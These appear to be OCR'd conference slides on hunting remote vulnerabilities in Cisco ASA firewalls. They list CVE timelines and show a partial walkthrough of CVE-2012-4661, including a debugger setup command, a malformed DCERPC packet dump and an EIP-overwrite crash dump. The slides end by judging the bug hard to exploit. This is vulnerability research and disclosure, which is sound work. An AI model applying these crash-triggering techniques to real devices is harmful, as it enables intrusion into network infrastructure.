
Local shell access
&
Malicious Firmware

Unauthenticated
Remote Exploit

Looking for Remote

- Cisco ASA has a “patchy history“
- Two likely candidates for remote exploit
  - Application Protocol Inspection
  - WebVPN Services

Memory Corruption in Protocol Inspection



Jan 11
CVE-2010-4689
CVE-2010-4680
CVE-2010-4678

Feb
CVE-2011-0379

Oct
CVE-2011-3304
CVE-2011-3303
CVE-2011-3302
CVE-2011-3301
CVE-2011-3298

Mar 12
CVE-2012-0356
CVE-2012-0355
CVE-2012-0354
CVE-2012-0353
CVE-2012-0358

May
CVE-2011-4006
CVE-2012-0378

Jun
CVE-2012-3058

Aug
CVE-2012-2474
CVE-2012-2472

Oct
CVE-2012-4659
CVE-2012-4643
CVE-2012-4663
CVE-2012-4662
CVE-2012-4661
CVE-2012-4660

Jan 13
CVE-2012-5419
CVE-2012-6395
CVE-2012-5717

Feb
CVE-2013-1138

Apr
CVE-2013-1152
CVE-2013-1151
CVE-2013-1150
CVE-2013-1149
CVE-2013-1193
CVE-2013-1199
CVE-2013-1195

Aug
CVE-2013-3463

Sep
CVE-2013-3458

Oct
CVE-2013-5551
CVE-2013-5542
CVE-2013-5544
CVE-2013-5515
CVE-2013-5513
CVE-2013-5512
CVE-2013-5511
CVE-2013-5510
CVE-2013-5509
CVE-2013-5508
CVE-2013-5507
CVE-2013-3415

Nov
CVE-2013-6682
CVE-2013-5568
CVE-2013-5560

Dec
CVE-2013-6696
CVE-2013-6707

Feb 14
CVE-2014-0739
CVE-2014-0738

Apr
CVE-2014-2129
CVE-2014-2128
CVE-2014-2154
CVE-2014-2182

May
CVE-2014-3264

Jul
CVE-2013-5567
CVE-2013-6691

Looking for Remote

- Vulnerabilities in Application Layer Protocol Inspection
  - DNS Inspection – CVE-2013-5513
  - ESMTP Inspection - CVE-2011-4006
  - H.323 Inspection - CVE-2012-5419
  - HTTP Inspection - CVE-2013-5512
  - Instant Messenger Inspection - CVE-2011-3304
  - ILS Inspection - CVE-2011-3303
  - RADIUS Inspection -CVE-2014-3264
  - SIP Inspection - CVE-2012-4660
  - SCCP Inspection - CVE-2010-0151
  - UDP Inspection - CVE-2012-0353 (DNS/SIP/SNMP/GTP/MCGP/XDMCP)
  - SQL*Net Inspection - CVE-2013-5508

- Most memory corruption vulnerabilities are classified as DoS


Memory Corruption in Protocol Inspection

CVE-2012-4659
CVE-2012-4643
CVE-2012-4663
CVE-2012-4662
CVE-2012-4661
CVE-2012-4660

Cisco Firewall Services Module and Cisco ASA 5500 Series Adaptive Security Appliance DCERPC Inspection Buffer Overflow Vulnerability

"An unauthenticated, remote attacker could exploit this vulnerability to cause a stack overflow condition which could be leveraged to execute arbitrary commands or cause an affected device to reload, resulting in a DoS condition."

Cisco Vulnerability Alert 27107



Jan 11 Feb Oct **Mar 12** May Jun Aug Oct **Jan 13** Feb Apr Aug Sep Oct Nov Dec **Feb 14** Apr May Jul

Looking for Remote
CVE-2012-4661

- Stack-based buffer overflow
- ASLR disabled!
- GDB/IDA attach to serial console
  - /asa/bin/lina_monitor -g -s /dev/ttyS0 -d


Bug Hunting
CVE-2012-4661

- Disclosure shows issue in DCERPC inspection
- Static analysis shows some memcpy operations to a fixed sized buffer
- Focus on ISystemActivator / RemoteCreateInstance RPC Messages
- Fuzz the protocol parameters

Bug Hunting

CVE-2012-4661

Windows RPC WMI ISystemActivator


ISystemActivator: BIND
ISystemActivator : BIND-ACK
RemoteCreateInstance : REQUEST
RemoteCreateInstance : RESPONSE


RPC client

Buffer overflow triggered by malformed RCI RESPONSE packet!

RPC server

Bug Hunting

CVE-2012-4661



```
⊞ StringBinding[1]: TowerId=Unknown (0x000f, NetworkAddr="\\\\AAA[\\PI
⊞ StringBinding[2]: TowerId=Unknown (0x000f, NetworkAddr="\\\\AAA[\\PI
⊞ StringBinding[3]: TowerId=Unknown (0x000f, NetworkAddr="\\\\AAA[\\PI
⊞ StringBinding[4]: TowerId=Unknown (0x000f, NetworkAddr="\\\\AAA[\\pi
⊞ StringBinding[5]: TowerId=Unknown (0x000f, NetworkAddr="\\\\AAA[\\PI
⊞ StringBinding[6]: TowerId=NCACN_IP_TCP, NetworkAddr="AAA[2864]"
⊞ StringBinding[7]: TowerId=NCACN_IP_TCP, NetworkAddr="99.99.99.000000
```

```
5b 00 32 00 38 00 36 00  34 00 5d 00 00 00 07 00   [.2.8.6. 4.]....
39 00 39 00 2e 00 39 00  39 00 2e 00 39 00 39 00   9.9...9. 9...9.9.
2e 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
30 00 30 00 30 00 30 00  30 00 30 00 30 00 30 00
```

```
Page fault: Address not mapped
    vector 0x0000000e
       edi 0x30303030
       esi 0x30303030
       ebp 0x30303030
       esp 0xd42e94f8
       ebx 0x30303030
       edx 0xd42c5838
       ecx 0x00000038
       eax 0x00000000
error code 0x00000004
       eip 0x30303030
        cs 0x00000073
```


Looking for Remote

CVE-2012-4661

- Overwrite EIP with xlarge oxidbinding info
- Unfortunately string content is restricted to valid IP address string characters
- ASCII 0-9 (0x30-0x39) and . (0x2e)
- Partial overwrite / ROP opportunity?
- Our princess is in another castle!

Looking for Remote

- WebVPN Portal another likely target
  - CVEs related to Web Services (XSS/Bypass/Gain Privs)



Jan 2011: CVE-2010-4680

May 2012: CVE-2012-0335
CVE-2011-3285

Jul 2013: CVE-2013-3414

Oct: CVE-2013-5511
CVE-2013-5510
CVE-2013-5509

Mar 2014: CVE-2014-2120

Apr: CVE-2014-2128
CVE-2014-2127
CVE-2014-2126

Jun: CVE-2014-2151

Oct: CVE-2014-3393

